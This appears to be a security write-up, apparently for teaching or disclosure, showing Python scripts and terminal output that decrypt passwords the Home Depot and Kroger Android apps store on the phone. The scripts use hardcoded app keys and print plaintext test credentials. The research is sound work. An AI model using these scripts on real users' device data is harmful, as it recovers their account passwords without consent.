
```
[>>> from Crypto.Cipher import AES
[>>> secret_key = '372e46a3e7dedd9b8d7daaf3b85b595954a4be42e8ef5827e2a9f9e7eca65eb3'.decode("hex")
[>>> iv = 'Ji9paoNYXlNIMlhlBo230Q=='.decode("base64")
[>>> cipher = AES.new(secret_key, AES.MODE_CBC, iv)
[>>> cipher.decrypt('dLdrU0be6D3fQeh2OUW5dQ=='.decode("base64"))
'P@ssw0rd\x08\x08\x08\x08\x08\x08\x08\x08'
```



Python Script to Decrypt encrypted_password


Putting it all together, this script does the complete reversal, using only the locally stored data.

```
from Crypto.Cipher import AES
from pbkdf2 import PBKDF2
import os
import base64

orig = raw_input("Enter encrypted_password: ")

d1 = orig.find("]")
d2 = orig.find("]", d1+1)

blob164 = orig[:d1]
blob264 = orig[d1+1:d2]
blob364 = orig[d2+1:]

print
print "BLOB1 (salt):       ", blob164
print "BLOB2 (iv):         ", blob264
print "BLOB3 (ciphertext): ", blob364
print

salt = blob164.decode("base64")
iv = blob264.decode("base64")
ciphertext = blob364.decode("base64")

secret_key = PBKDF2('PUBLIC_PASSWORD_PBKDF2', salt).read(32)
print "SECRET KEY (from salt): ", secret_key.encode("hex")
print

cipher = AES.new(secret_key, AES.MODE_CBC, iv)
decrypted = cipher.decrypt(ciphertext)

n = len(decrypted)

pw = ''
for i in range(n):
  if decrypted[i] > chr(8):
    pw += decrypted[i]

print "Stored password: ", pw
```




```
Sams-MacBook-Pro-3:python sambowne$ python homedepot
Enter encrypted_password: D2vRGC+Z2gA=]Ji9paoNYXlNIMlhlBo230Q==]dLdrU0be6D3fQeh2OUW5dQ==

BLOB1 (salt):         D2vRGC+Z2gA=
BLOB2 (iv):           Ji9paoNYXlNIMlhlBo230Q==
BLOB3 (ciphertext):   dLdrU0be6D3fQeh2OUW5dQ==

SECRET KEY (from salt):  372e46a3e7dedd9b8d7daaf3b85b595954a4be42e8ef5827e2a9f9e7eca65eb3

Stored password:  P@ssw0rd
Sams-MacBook-Pro-3:python sambowne$
Sams-MacBook-Pro-3:python sambowne$
Sams-MacBook-Pro-3:python sambowne$ python homedepot
Enter encrypted_password: IOV7XQZJOoc=]JaN6pzY+xy5WjW3I3oPLiw==]ny1kAVgV2Q+g9qjFoMTFXw==

BLOB1 (salt):         IOV7XQZJOoc=
BLOB2 (iv):           JaN6pzY+xy5WjW3I3oPLiw==
BLOB3 (ciphertext):   ny1kAVgV2Q+g9qjFoMTFXw==

SECRET KEY (from salt):  e911420a288c2854eb82701f919783b1620b75e563f58f0eff8681995de1032e

Stored password:  P@ssw0rd
Sams-MacBook-Pro-3:python sambowne$
Sams-MacBook-Pro-3:python sambowne$
Sams-MacBook-Pro-3:python sambowne$ python homedepot
Enter encrypted_password: Fja+tKHAWB0=]i/t6KDntufWWRD+YKWBJSw==]sKiazYHcVV056eNANFtoCA==

BLOB1 (salt):         Fja+tKHAWB0=
BLOB2 (iv):           i/t6KDntufWWRD+YKWBJSw==
BLOB3 (ciphertext):   sKiazYHcVV056eNANFtoCA==

SECRET KEY (from salt):  98dac24e739c208c8cb5235b749353f6e3829f17e4afdb9e5a8a1938bdb785cc

Stored password:  P@ssw0rd
Sams-MacBook-Pro-3:python sambowne$
```

Kroger




```
Sams-MacBook-Pro-3:python sambowne$ python kroger
Input file (from shared_prefs/com.kroger.mobile.xml): [com.kroger.mobile.xml] kr
ogerapp.xml

Here's the data the app stores on your phone:

CREDENTIALS_STORE_BASIC_AUTH_TYPE:  GQkP13VFw0KKI55PMiTah5gqSAU7QSP6R47XR/sYbnc=
&#10;]kEqt55A3xjSpflpnL2p3iQ==&#10;]WXujnFbQHKm2aVclQWrFUVtkdQnr6XfMUjwZobMUohaI
mdrLbiSyPKsmlztSliis&#10;

Decrypting it yields:

Username:  testsam@mailinator.com
Password:  P@ssw0rd1
```

Kroger




```
salt = blob1.decode("base64")
iv   = blob2.decode("base64")
ciphertext = blob3.decode("base64")

pw = '64BCE401-8A76-4B07-BB03-F64A1F36F3D8'
secret_key = pbkdf2.PBKDF2(pw, salt, 2500).read(32)

n = len(iv)
iv = iv[n-16:n]

cipher = AES.new(secret_key, AES.MODE_CBC, iv)
basic = cipher.decrypt(ciphertext)
```

